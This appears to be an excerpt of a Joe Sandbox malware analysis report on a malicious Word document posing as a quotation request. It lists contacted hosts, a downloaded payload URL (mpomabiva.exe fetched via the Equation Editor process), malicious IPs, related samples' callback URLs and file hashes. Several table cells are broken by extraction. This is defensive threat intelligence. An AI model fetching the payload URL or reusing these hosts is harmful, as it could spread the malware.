| vm1662026.3ssd.had.wf | 92.119.114.220 | true | true | | unknown |
| www.ghelyoun.net | 91.195.240.94 | true | true | | unknown |
| www.aboutwheelchair.com | unknown | unknown | true | | unknown |

Contacted URLs

| Name | Malicious | Antivirus Detection | Reputation |
|--|-----------|-----------------------|------------|
| http://vm1662026.3ssd.had.wf/mpomabiva.exe | true | Avira URL Cloud: safe | unknown |

URLs from Memory and Binaries

| Name | Source | Malicious | Antivirus Detection | Reputation |
|------------------------------------|--|-----------|---|------------|
| http://search.chol.com/favicon.ico | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://www.mercadolivre.com.br/ | explorer.exe, 0000006.000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | URL Reputation: safe URL Reputation: safe URL Reputation: safe URL Reputation: safe | unknown |

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| Name | Source | Malicious | Antivirus Detection | Reputation |
|--|--|-----------|--|------------|
| http://www.merlin.com.pl/favicon.ico | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | URL Reputation: safe URL Reputation: safe URL Reputation: safe URL Reputation: safe | unknown |
| http://search.ebay.de/ | explorer.exe, 0000006.000000 0.2127067427.00000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://www.mtv.com/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://www.rambler.ru/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 0000008.00000001.sdmp | false | | high |
| http://www.nifty.com/favicon.ico | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 0000008.00000001.sdmp | false | | high |
| http://www.dailymail.co.uk/ | explorer.exe, 0000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | URL Reputation: safe URL Reputation: safe URL Reputation: safe URL Reputation: safe | unknown |
| http://www3.fnac.com/favicon.ico | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 0000008.00000001.sdmp | false | | high |
| http://https://contextual.media.net/medianet.php? cid=8CUT39MWR&crid=715624197&size=306x271&https=1 | explorer.exe, 00000006.0000000 0.2115416675.00000000041AD000. 0000004.00000001.sdmp | false | | high |
| http://buscar.ya.com/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://search.yahoo.com/favicon.ico | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://www.iis.fhg.de/audioPA | explorer.exe, 0000006.0000000 0.2116151786.000000004B50000. 00000002.00000001.sdmp | false | URL Reputation: safe URL Reputation: safe URL Reputation: safe URL Reputation: safe | unknown |
| http://www.sogou.com/favicon.ico | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://asp.usatoday.com/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://www.msn.com/?ocid=iehpme2 | explorer.exe, 00000006.0000000 0.2115552459.0000000004263000. 0000004.0000001.sdmp | false | | high |
| http://fr.search.yahoo.com/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://rover.ebay.com | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 0000008.00000001.sdmp | false | | high |
| http://in.search.yahoo.com/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 0000008.00000001.sdmp | false | | high |
| http://img.shopzilla.com/shopzilla/shopzilla.ico | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 0000008.00000001.sdmp | false | | high |
| http://search.ebay.in/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://image.excite.co.jp/jp/favicon/lep.ico | explorer.exe, 0000006.000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | URL Reputation: safe | unknown |
| http://%s.com | explorer.exe, 0000006.0000000 0.2126479275.00000000A330000. 00000008.00000001.sdmp | false | URL Reputation: safe | low |
| http://msk.afisha.ru/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://www.msn.com/?ocid=iehps | explorer.exe, 00000006.0000000 0.2122869349.00000000842E000. 00000004.0000001.sdmp | false | | high |
| http://busca.igbusca.com.br//app/static/images/favicon.ico | explorer.exe, 0000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | URL Reputation: safe URL Reputation: safe URL Reputation: safe URL Reputation: safe | unknown |

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| Name | Source | Malicious | Antivirus Detection | Reputation |
|---|--|-----------|---|------------|
| http://search.rediff.com/ | explorer.exe, 0000006.000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://www.windows.com/pctv. | explorer.exe, 00000006.0000000 0.2113776918.000000003C40000. 00000002.00000001.sdmp | false | | high |
| http://www.ya.com/favicon.ico | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://www.etmall.com.tw/favicon.ico | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | URL Reputation: safe URL Reputation: safe URL Reputation: safe URL Reputation: safe | unknown |
| http://it.search.dada.net/favicon.ico | explorer.exe, 0000006.000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | URL Reputation: safe URL Reputation: safe URL Reputation: safe URL Reputation: safe | unknown |
| http://search.naver.com/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://www.google.ru/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://search.hanafos.com/favicon.ico | explorer.exe, 0000006.000000 0.2127067427.00000000A3E9000. 00000008.00000001.sdmp | false | URL Reputation: safe URL Reputation: safe URL Reputation: safe URL Reputation: safe | unknown |
| http://cgi.search.biglobe.ne.jp/favicon.ico | explorer.exe, 00000006.000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | Avira URL Cloud: safe | unknown |
| http://www.abril.com.br/favicon.ico | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | URL Reputation: safe URL Reputation: safe URL Reputation: safe | unknown |
| http://search.daum.net/ | explorer.exe, 00000006.000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://search.naver.com/favicon.ico | explorer.exe, 00000006.000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://search.msn.co.jp/results.aspx?q= | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | URL Reputation: safe URL Reputation: safe URL Reputation: safe | unknown |
| http://www.clarin.com/favicon.ico | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://buscar.ozu.es/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | Avira URL Cloud: safe | unknown |
| http://kr.search.yahoo.com/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://search.about.com/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://busca.igbusca.com.br/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | URL Reputation: safe URL Reputation: safe URL Reputation: safe | unknown |
| http://www.microsofttranslator.com/BVPrev.aspx? ref=IE8Activity | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://https://contextual.media.net/checksync.php? &vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBSKZM1Y& prvid=77%2 | explorer.exe, 0000006.000000 0.2122869349.00000000842E000. 00000004.0000001.sdmp, explor er.exe, 0000006.0000000.2115 552459.0000000004263000.00000 04.0000001.sdmp | false | | high |
| http://www.ask.com/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://www.priceminister.com/favicon.ico | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://www.cjmall.com/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://search.centrum.cz/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |

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| Name | Source | Malicious | Antivirus Detection | Reputation |
|---|--|-----------|---|------------|
| http://suche.t-online.de/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://www.google.it/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://search.auction.co.kr/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | URL Reputation: safe URL Reputation: safe URL Reputation: safe | unknown |
| http://www.ceneo.pl/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://www.amazon.de/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http:// www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv | explorer.exe, 00000006.0000000 0.2122657070.000000000839A000. 00000004.0000001.sdmp | false | | high |
| http://sads.myspace.com/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://busca.buscape.com.br/favicon.ico | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | URL Reputation: safe URL Reputation: safe URL Reputation: safe | unknown |
| http://www.pchome.com.tw/favicon.ico | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | URL Reputation: safe URL Reputation: safe URL Reputation: safe | unknown |
| http://browse.guardian.co.uk/favicon.ico | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | URL Reputation: safe URL Reputation: safe URL Reputation: safe | unknown |
| http://google.pchome.com.tw/ | explorer.exe, 0000006.000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | URL Reputation: safe URL Reputation: safe URL Reputation: safe | unknown |
| http://list.taobao.com/browse/search_visual.htm?n=15&q= | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://www.rambler.ru/favicon.ico | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://uk.search.yahoo.com/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://espanol.search.yahoo.com/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.0000001.sdmp | false | | high |
| http://www.ozu.es/favicon.ico | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | Avira URL Cloud: safe | unknown |
| http://search.sify.com/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://openimage.interpark.com/interpark.ico | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://search.yahoo.co.jp/favicon.ico | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | URL Reputation: safe URL Reputation: safe URL Reputation: safe | unknown |
| http://search.ebay.com/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://www.gmarket.co.kr/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | URL Reputation: safe URL Reputation: safe URL Reputation: safe | unknown |
| http://search.nifty.com/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://searchresults.news.com.au/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | URL Reputation: safe URL Reputation: safe URL Reputation: safe | unknown |
| http://www.google.si/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://www.google.cz/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://www.soso.com/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |

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| Name | Source | Malicious | Antivirus Detection | Reputation |
|--|--|-----------|---|------------|
| http://www.univision.com/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://search.ebay.it/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://images.joins.com/ui_c/fvc_joins.ico | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://www.asharqalawsat.com/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | URL Reputation: safe URL Reputation: safe URL Reputation: safe | unknown |
| http://busca.orange.es/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://cnweb.search.live.com/results.aspx?q= | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://auto.search.msn.com/response.asp?MT= | explorer.exe, 00000006.0000000 0.2126479275.000000000A330000. 00000008.00000001.sdmp | false | | high |
| http://search.yahoo.co.jp | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | URL Reputation: safe URL Reputation: safe URL Reputation: safe | unknown |
| http://www.target.com/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://buscador.terra.es/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | URL Reputation: safe URL Reputation: safe URL Reputation: safe | unknown |
| http://search.orange.co.uk/favicon.ico | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | URL Reputation: safe URL Reputation: safe URL Reputation: safe | unknown |
| http://www.iask.com/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | URL Reputation: safe URL Reputation: safe URL Reputation: safe | unknown |
| http://www.tesco.com/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://cgi.search.biglobe.ne.jp/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | Avira URL Cloud: safe | unknown |
| http://search.seznam.cz/favicon.ico | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://suche.freenet.de/favicon.ico | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://search.interpark.com/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://search.ipop.co.kr/favicon.ico | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | URL Reputation: safe URL Reputation: safe URL Reputation: safe | unknown |
| http://investor.msn.com/ | mpomboby8423.exe, 0000004.000 00002.2104552065.00000000000B30 000.00000002.00000001.sdmp, ex plorer.exe, 0000006.0000000. 2113776918.000000003C40000.00 000002.00000001.sdmp | false | | high |
| http://search.espn.go.com/ | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://www.myspace.com/favicon.ico | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://search.centrum.cz/favicon.ico | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | | high |
| http://p.zhongsou.com/favicon.ico | explorer.exe, 00000006.0000000 0.2127067427.000000000A3E9000. 00000008.00000001.sdmp | false | Avira URL Cloud: safe | unknown |

Contacted IPs

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Public

| IP | Domain | Country | Flag | ASN | ASN Name | Malicious |
|----------------|---------|---------|------|-------|---|-----------|
| 92.119.114.220 | unknown | Ukraine | | | ON-LINE- DATAServerlocation- NetherlandsDrontenNL | true |
| 91.195.240.94 | unknown | Germany | = | 47846 | SEDO-ASDE | true |

General Information

| 7 | |
|--|--|
| Joe Sandbox Version: | 31.0.0 Red Diamond |
| Analysis ID: | 339299 |
| Start date: | 13.01.2021 |
| Start time: | 20:36:17 |
| Joe Sandbox Product: | CloudBasic |
| Overall analysis duration: | 0h 9m 20s |
| Hypervisor based Inspection enabled: | false |
| Report type: | light |
| Sample file name: | RFQ RATED POWER 2000HP- OTHERSPECIFICATION.docx.doc |
| Cookbook file name: | defaultwindowsofficecookbook.jbs |
| Analysis system description: | Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2) |
| Number of analysed new started processes analysed: | 12 |
| Number of new started drivers analysed: | 0 |
| Number of existing processes analysed: | 0 |
| Number of existing drivers analysed: | 0 |
| Number of injected processes analysed: | 1 |
| Technologies: | HCA enabled EGA enabled HDC enabled AMSI enabled |
| Analysis Mode: | default |
| Analysis stop reason: | Timeout |

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| Detection: | MAL |
|--------------------|--|
| Classification: | mal100.troj.expl.evad.winDOC@10/8@3/2 |
| EGA Information: | Failed |
| HDC Information: | Successful, ratio: 27.4% (good quality ratio 26%) Quality average: 76.6% Quality standard deviation: 28.5% |
| HCA Information: | Successful, ratio: 98% Number of executed functions: 0 Number of non-executed functions: 0 |
| Cookbook Comments: | Adjust boot time Enable AMSI Found application associated with file extension: .doc Found Word or Excel or PowerPoint or XPS Viewer Attach to Office via COM Active ActiveX Object Scroll down Close Viewer |
| Warnings: | Show All Exclude process from analysis (whitelisted): dllhost.exe, WerFault.exe, conhost.exe, svchost.exe TCP Packets have been reduced to 100 Report size exceeded maximum capacity and may have missing behavior information. Report size getting too big, too many NtQueryAttributesFile calls found. |

Simulations

Behavior and APIs

| Time | Туре | Description |
|----------|-----------------|---|
| 20:36:44 | API Interceptor | 187x Sleep call for process: EQNEDT32.EXE modified |
| 20:36:48 | API Interceptor | 33x Sleep call for process: mpomboby8423.exe modified |
| 20:37:04 | API Interceptor | 149x Sleep call for process: help.exe modified |
| 20:37:59 | API Interceptor | 1x Sleep call for process: explorer.exe modified |

Joe Sandbox View / Context

IPs

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---------------|------------------------------|----------|-----------|--------|--|
| 91.195.240.94 | PO#218740.exe | Get hash | malicious | Browse | www.atypi caldesignc ollective. com/wpsb/? Wxo=7nVnee wqAZB/aftR ijb2AY12Hc KbMlcArpJ1 Vm/P20XaJX jQGY4QEDBL ruT4Dk62NM vB&vB=lhv8 |
| | Consignment Details.exe | Get hash | malicious | Browse | www.covic io.com/h3qo/? XvLhT=L 8rdGtX8cj& K8b4v=OddL okl31qshFy WlyQElcVDu 0pAizKjoKx sWslvKSNLF Fj/yIE9+GR G/HaxRm8+x LwnE |

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| atch | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|------|---|----------|-----------|--------|--|
| | Purchase Order -263.exe | Get hash | malicious | Browse | www.findm afia.com/n925/? jzuPN j=xuK0umGZ qRSssiyTWB 5PD2gV4XB3 nq++hz/B9P iFwF5vik7/ dd9PhqS/Ff 7Fsejy2lMX &8p=_jAPiL |
| | Pending PURCHASE ORDER - 47001516.pdf.exe | Get hash | malicious | Browse | www.arera lind.com/iic6/? u4ThA=cjlh2bLh0 XW4VIC&MZQ L=DoV7cEYQ Mmd7VxVpFw 3yWAvm+e4D wTKM6ez4Hi OjEpQ1Fk/P b5v3dzoCBK vMyVMSONTa |
| | order no. 3643.exe | Get hash | malicious | Browse | www.promo tionalplac ements.com /0wdn/?BI= jmYaOKIr+2 FfAeZahyaT AMJRjN0ako 2uRB7ye7tF iJ41vzJNH4 E+JCC09bj1 vuPP2YbX&Q zuP3V=KfvDIX0h |
| | Details!!!!.exe | Get hash | malicious | Browse | www.bowva care.com/t052/? M6q=0 6P2zHFBNwk KcjxMW0ZYn VSUrZOYMIq Yn0jW4t9Sv 865mvbN3fk +T6GUQHx6W gnVjsEH&q4 8=Gbthj2r8e |
| | ORDER 172IKL0153094.exe | Get hash | malicious | Browse | www.promo tionalplac ements.com //owdn/?4h3 =jmYaOKlr+ 2FfAeZahya TAMJRjN0ak o2uRB7ye7t FiJ41vzJNH 4E+JCCo9bv 18+DMvIbBT iiRsA==&vR- TR=LJEtYNu |
| | siYRtE23mD.exe | Get hash | malicious | Browse | www.type3 cannabis.c om/oj6t/?o jrXP=kqMYw Qk82t2T1Lt 8pU6YEmj/e oYCnhRMTPk syGfrTy2lL dLjMrXXGK4 BNP2S2VSRU oMu&KN6p=F VplxlNplH1p8Zd |
| | PRODUCT INQUIRY BNQ1.xlsx | Get hash | malicious | Browse | www.mypet wellnessst ore.com/coz3/? RFN4=a jqb1vM6sB/ 4IAKhvG3/c 5mVsBLkf/x D4kRwCEIdA qloaMXfIV7 wZTIJ/T39K nARMqvxIw= =&RB=NL00J zKhBv9HkNRp |

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| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|--------------------|-----------------------------------|----------|-----------|--------|--|
| | STATEMENT NOV20.xlsx | Get hash | malicious | Browse | www.monet izemybizad vertisers. com/ogg/?T D=oP2tstFP ZDvxz0&MBZ 8xB=g8xKdX ZufOnEIPV2 KjWZylhEF0 u3+INtUX5r BLROJ4vaYn 14A+w073T1 W6f+JZrPnV jFLw== |
| | New Additional Agreement.exe | Get hash | malicious | Browse | www.owner .codes/bw82/? J2JxbNH =7PTVdedAS bqXwdeJ7Ns x6Z4+deFvC f6zRKQ0g09 ISedI/B2MY yGfMzQZmx0 vvrAl+DVW& BXEpz=Z2Jd 8XTPeT |
| | Additional Agreement 2020-KYC.exe | Get hash | malicious | Browse | www.owner .codes/bw82/? K4k0=7P TVdedASbqX wdeJ7Nsx6Z 4+deFvCf6z RKQ0g09ISe dl/B2MYyGt MzQZmx0vvr Al+DVW&dDH =P0GPezWpd VGtah |
| | Additional Agreement 2020-KYC.exe | Get hash | malicious | Browse | www.beaus kitchen.co m/bw82/?RR =L++B11gAA OUjb7FCpgj qLOCb3aeUZ tTuQ2/xcMS vZ8K7RWmMR TDMsQHRNHF TLEUTkmC2R 4zrOw==&E6 A=8pMPQv |
| | mFNIsJZPe2.exe | Get hash | malicious | Browse | www.beaus kitchen.co m/bw82/?tH rp=9r7HOjb 8jFFtz&sBZ Xxj6=L++B1 1gAAOUjb7F CpgjqLOCb3 aeUZtTuQ2/ xcMSvZ8K7R WmMRTDMsQH RNEpplF4onRjn |
| | Additional Agreement 2020-KYC.exe | Get hash | malicious | Browse | www.owner .codes/bw82/? elX=7PT VdedASbqXw deJ7Nsx6Z4 +deFvCf6zR KQ0g09ISed I/B2MYyGtM zQZmyU/gKQ dgm8R&uVj0 =M494u |
| opyright pull 2021 | AWB# 9284730932.exe | Get hash | malicious | Browse | www.progr essionglob aleducatio n.com/o9bs/? JfELt4Gh =e2WuzP2KL 7Qag3Mk7Lw r0NOS4E7DI hoQd6ljkNR lnbrRjVPd7 2EWKLDkHxR cUFN776Y& ojq0d=SzuPdV |

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| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|-------|----------------------------------|----------|-----------|--------|---|
| | DEWA PROJECT 12100317.exe | Get hash | malicious | Browse | www.beaus kitchen.co m/bw82/?Sh =L++B11gAA OUjb7FCpgj qLOCb3aeUZ tTuQ2/xcMS vZ8K7RWmMR TDMSQHRNEp DX11ojTrn& RZB=dnrxRr dHFPe8sx |
| | HussanCrypted.exe | Get hash | malicious | Browse | www.cleo. vision/cia6/? T8eD=Q6 D9YgNFyKyA 4HKU1w92ah XplO0nGtsl jLqzul1Tx9 79rO99WlQE jhbEVqJR4Q Maoqe0&-ZS D=1b0hIT |
| | OD-14102020 PDF.exe | Get hash | malicious | Browse | www.antep sarayi.com/ian/? OjN0X=YqujN5NN KTKJ4IQKy0 GvxKse8tEy kRuk5KTVF3 //lhxgKXTH 6gN0X1UV9I tiZ3Ki3iv0 &TT=fbdDrH kHTjTdv |
| | New Purchase Order 501,689\$.exe | Get hash | malicious | Browse | www.rogue .football/eao/? nfut_N=xPJt_Tlp 9&hBZpUr88 =GXcCeT3dT LskHq1w4dA CRNsMvw58N gsv/7gwz0Y NRjhVragPz z2df73QPkm jlOjoyjYZ |

Domains

No context

ASN

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|-----------------------------|--|----------|-----------|--------|------------------|
| ON-LINE-DATAServerlocation- | SecuriteInfo.com.Generic.mg.15368412abd71685.exe | Get hash | malicious | Browse | • 185.206.215.56 |
| NetherlandsDrontenNL | QL-0217.doc | Get hash | malicious | Browse | • 185.206.215.56 |
| | RT-05723.exe | Get hash | malicious | Browse | • 185.206.215.56 |
| | RT-05723.doc | Get hash | malicious | Browse | • 185.206.215.56 |
| | PIO-06711.doc | Get hash | malicious | Browse | • 185.206.215.56 |
| | gbZmk9Q9Ea.exe | Get hash | malicious | Browse | • 45.88.107.210 |
| | 6Cprm97UTI.xls | Get hash | malicious | Browse | • 185.206.215.56 |
| | http://d4a687ce4c.lazeruka.ru | Get hash | malicious | Browse | • 91.211.251.72 |
| | New order.doc | Get hash | malicious | Browse | • 92.119.113.115 |
| | Purchase order.doc | Get hash | malicious | Browse | • 92.119.113.115 |
| | PO20-AE12-0023.doc | Get hash | malicious | Browse | • 92.119.113.140 |
| | ES-MA-18-9 4130.doc | Get hash | malicious | Browse | • 92.119.113.140 |
| | Order-list.doc | Get hash | malicious | Browse | • 92.119.113.140 |
| | Launcher.exe | Get hash | malicious | Browse | • 185.92.148.230 |
| | UXsGbxVc2I.rtf | Get hash | malicious | Browse | • 92.119.113.115 |
| | Documents.doc | Get hash | malicious | Browse | • 92.119.113.115 |
| | http://clcktut.work/public/8852102841203823 | Get hash | malicious | Browse | • 45.82.69.137 |
| | Vlpuoe2JSz.exe | Get hash | malicious | Browse | • 45.147.197.185 |
| | Pl.xlsx | Get hash | malicious | Browse | • 45.147.197.185 |
| | PO#181120_pdf.exe | Get hash | malicious | Browse | • 92.119.113.115 |
| SEDO-ASDE | PO#218740.exe | Get hash | malicious | Browse | • 91.195.240.94 |
| | cGLVytu1ps.exe | Get hash | malicious | Browse | • 91.195.241.137 |

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| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|-------|--|----------|-----------|--------|------------------|
| | AOA4sx8Z7l.exe | Get hash | malicious | Browse | • 91.195.241.137 |
| | Doc_74657456348374.xlsx.exe | Get hash | malicious | Browse | • 91.195.241.137 |
| | Consignment Details.exe | Get hash | malicious | Browse | • 91.195.240.94 |
| | Shipping Documents PL&BL Draft.exe | Get hash | malicious | Browse | • 91.195.241.137 |
| | Purchase Order -263.exe | Get hash | malicious | Browse | • 91.195.240.94 |
| | zz4osC4FRa.exe | Get hash | malicious | Browse | • 91.195.241.137 |
| | btVnDhh5K7.exe | Get hash | malicious | Browse | • 91.195.241.137 |
| | 4wCFJMHdEJ.exe | Get hash | malicious | Browse | • 91.195.241.137 |
| | SecuriteInfo.com.Trojan.Inject4.6535.29715.exe | Get hash | malicious | Browse | • 91.195.241.137 |
| | Pending PURCHASE ORDER - 47001516.pdf.exe | Get hash | malicious | Browse | • 91.195.240.94 |
| | SKM_C258201001130020005057.exe | Get hash | malicious | Browse | • 91.195.241.137 |
| | order no. 3643.exe | Get hash | malicious | Browse | • 91.195.240.94 |
| | Details!!!!.exe | Get hash | malicious | Browse | • 91.195.240.94 |
| | rtgs_pdf.exe | Get hash | malicious | Browse | • 91.195.241.137 |
| | http://walmartprepaid.com | Get hash | malicious | Browse | • 91.195.240.136 |
| | P.O-45.exe | Get hash | malicious | Browse | • 91.195.241.137 |
| | order FTH2004-005.exe | Get hash | malicious | Browse | • 91.195.241.137 |
| | invv.exe | Get hash | malicious | Browse | • 91.195.241.137 |

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

| C:\Users\user | AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\mpomabiva[1].exe |
|-----------------|---|
| Process: | C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE |
| File Type: | PE32 executable (GUI) Intel 80386, for MS Windows |
| Category: | downloaded |
| Size (bytes): | 333824 |
| Entropy (8bit): | 7.6392134738851505 |
| Encrypted: | false |
| SSDEEP: | 6144:sr1I5DbAQcHAORYANc2wPYShrCT1X9ZpKltQzUvrYbdw3CK:Q1I5fAPHtwdWTvZAQoYCP |
| MD5: | 06AAFD2382D63AFC9874125E5C1062B0 |
| SHA1: | E3B553368EEC14EA84BA32F291A17DC614C64670 |
| SHA-256: | 92420EBD5FEEB4171DB8A4877AC6EB2DD594FD4D07192408B26AA9B98C5D048D |
| SHA-512: | CD317DF3B6F9B86E3B3C2EEF38D5B4FB8900562AAE920C08607075FE6FD3E01480035F6FFB4188CAE49C37FAEBD6ED626A2DA457C75D99BA1535A42D2A690B |
| Malicious: | true |
